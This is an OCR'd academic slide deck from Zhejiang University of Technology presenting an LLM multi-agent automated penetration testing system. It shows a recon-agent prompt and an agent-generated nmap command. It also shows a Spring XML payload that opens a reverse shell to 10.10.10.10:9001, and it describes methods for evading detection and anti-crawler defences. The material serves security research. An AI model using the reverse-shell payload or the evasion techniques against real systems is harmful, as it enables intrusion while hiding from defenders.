浙江工业大学
ZHEJIANG UNIVERSITY OF TECHNOLOGY

基于大模型多智能体的自动渗透测试系统

浙江工业大学

网络空间安全研究院

2025/06/05

目录

研究背景

- 渗透测试通过模拟黑客攻击，识别系统或应用程序中的潜在漏洞。随着网络安全威胁日益复杂化，其作为安全评估的核心手段，市场规模显著增长

法规强制要求

网络攻击激增

技术场景扩展

- 尽管渗透测试在网络安全中不可或缺，传统渗透测试手段仍存在**高度依赖个人技能**、**动态适应能力不足**、**人机交互频繁**等问题

高度依赖个人技能


动态适应能力不足

人机交互频繁

研究背景


基于大模型多智能体的自动化渗透测试系统

自主响应能力




动态调用工具，高效完成诊断与任务响应

领域知识提取能力



构建漏洞知识库驱动的特征提取结构

动态策略生成能力



构建动态策略驱动的自适应渗透测试框架

基于**大模型**在多领域表现出的卓越跨任务泛化能力，将其引入**渗透测试**，重点突破在**渗透测试领域**的**适应性**与**自动化决策**方面的关键技术瓶颈

目录


研究思路

将大模型多智能体引入自动化渗透测试具有多重挑战

- 大模型智能体的决策过程缺乏实时环境状态反馈，导致生成的扫描策略难以自适应调整
- 漏洞知识在线检索模式固定易被识别拦截，获取到的知识多源异构难以整合与关联分析
- 测试过程缺乏环境状态反馈以及异常处理机制，生成的测试方案难以适配目标环境变化

大模型的”三大能力“是应对自动化渗透测试”三重挑战“的关键力量

技术路线



基于动态环境感知的自适应策略优化方法

问题背景

- 在复杂环境中目标网络拓扑和防御策略实时变化，而大模型智能体的决策过程**缺乏实时环境状态反馈**，导致生成的扫描策略难以自适应调整，易触发防御或降低扫描效率

```
    recon_init: str = """You're an excellent cybersecurity penetration tester assistant.
        You need to help the tester in a cybersecurity training process, and your commitment is essential to the task.
        You are required to guide trainee through the reconnaissance stage of the penetration test by suggesting the tools to use,
        providing corresponding exectuable commands, and analyzing the outputs of the suggested tools. Avoid repeating the same command.
        The goal is to gather as much information as possible about the target. You should start by looking for basic information about the
        In addition, we should identify services/applications and their versions running on the accessible ports.
        You should use all relevant scripts in nmap to scan all ports on the target host. For example, for apache httpd services, you shoul
application and its version.
        You can also use other tools like curl to detection application and versions.
        Avoid using tools like Metasploit that require installing extra modules and tools like netcat that require manually interactions.
```


```
┌──(.venv)─(kali㉿kali)-[~/pentest-agent/agents]
└─$ python3.11 recon_agent.py
```
```json
{
    "analysis": "None",
    "next_step": "First, perform a basic Nmap scan to identify the operating system and services running on the target host, esp
ecially focusing on port 8080.",
    "executable": "nmap -O -sV -p 8080 192.168.153.131"
}
```

- **固定扫描工具**：仅使用提示词建议的某些固定扫描工具，如：Nmap
- **扫描参数固定**：直接生成固定参数如-O -sV -p，易导致**扫描低效**或**触发防御**

基于动态环境感知的自适应策略优化方法

方案设计

针对大模型漏洞扫描过程中环境适应性不足问题，设计一种**基于动态环境感知的自适应策略优化方法**，通过环境反馈驱动策略自适应调整，提高漏洞扫描的隐蔽性和效率



扫描智能体实时获取目标服务版本等特征，构建**状态感知模块**，为策略优化提供数据支撑


基于环境反馈**评估目标防御等级**，并动态调整相应工具及参数，实现隐蔽高效的漏洞探测

基于大模型与多源知识融合的漏洞检索增强方法

□ 问题背景

□ 大模型智能体如何提升漏洞检索能力面临核心挑战

- □ 在线检索行为存在**检索模式固定、特征可识别**等问题，易被反爬机制识别与拦截
- □ 专业领域知识**多源异构**，难以有效整合与推理，缺乏**漏洞关联分析与特征匹配**能力




- □ 检索范围包括Exploit-DB、GitHub、Google、漏洞库CVE/NVD等，**来源多样标准不一，质量参差不齐**
- □ 现有方法在漏洞检索与匹配过程中，对目标环境信息以及目前已有漏洞**信息利用不足，难以精确匹配**

基于大模型与多源知识融合的漏洞检索增强方法

方案设计

- 针对大模型**在线检索行为存在模式固定、特征可识别**等问题，设计一种**动态检索策略生成方法**，通过模拟人类操作特征与随机化请求参数，以提升大模型智能体的反检测能力




- 通过分析真实用户搜索模式，生成具有随机间隔、多样化查询词等**人类特征的检索行为序列**
- 根据目标情况**动态调整请求参数**，如：Header、访问频率等，提高智能检索的反检测能力

基于大模型与多源知识融合的漏洞检索增强方法

方案设计

针对大模型**获取知识多源异构难以有效整合与推理**等问题，提出一种**基于知识图谱的漏洞关联推理框架**，结构化抽取多源知识构建语义关联网络，增强漏洞检索的语义匹配能力



构建**多源异构知识融合框架**，整合在线搜索、RAG问答和历史报告等多源漏洞知识图谱

基于**语义匹配和结构化抽取**，实现漏洞描述、代码库和攻击面的**自动化关联**与**动态更新**

闭环反馈驱动的测试路径优化方法

问题背景

- 测试过程**缺乏环境状态反馈**以及**异常处理机制**，智能体生成的测试方案难以适配目标环境变化，无法根据反馈情况**自主优化攻击路径**，影响测试效能


```
-<beans xsi:schemaLocation=" http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
 -<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
  -<constructor-arg>
   -<list>
      <value>bash</value>
      <value>-c</value>
      <value>bash -i >& /dev/tcp/10.10.10.10/9001 0>&1</value>
    </list>
   </constructor-arg>
  </bean>
 </beans>
```

- 执行渗透测试时部分示例文件存在硬编码，存在**IP、端口号**等参数大模型无权直接修改，调用该文件时难以实现参数动态注入，导致程序无法自动化运行

闭环反馈驱动的测试路径优化方法

方案设计

针对测试过程**环境反馈缺失和方案适配不足**的问题，设计一种**闭环反馈驱动的测试路径优化方法**，通过实时环境状态监测与自适应策略调整，提升测试路径优化能力



基于漏洞知识图谱和目标环境数据，通过计划智能体实现**测试参数的动态匹配与方案生成**

设计**闭环反馈优化机制**，基于执行结果实时分析，动态调整测试路径与攻击策略

感谢各位倾听!

Q & A

大模型多智能体的自动化渗透测试总体流程图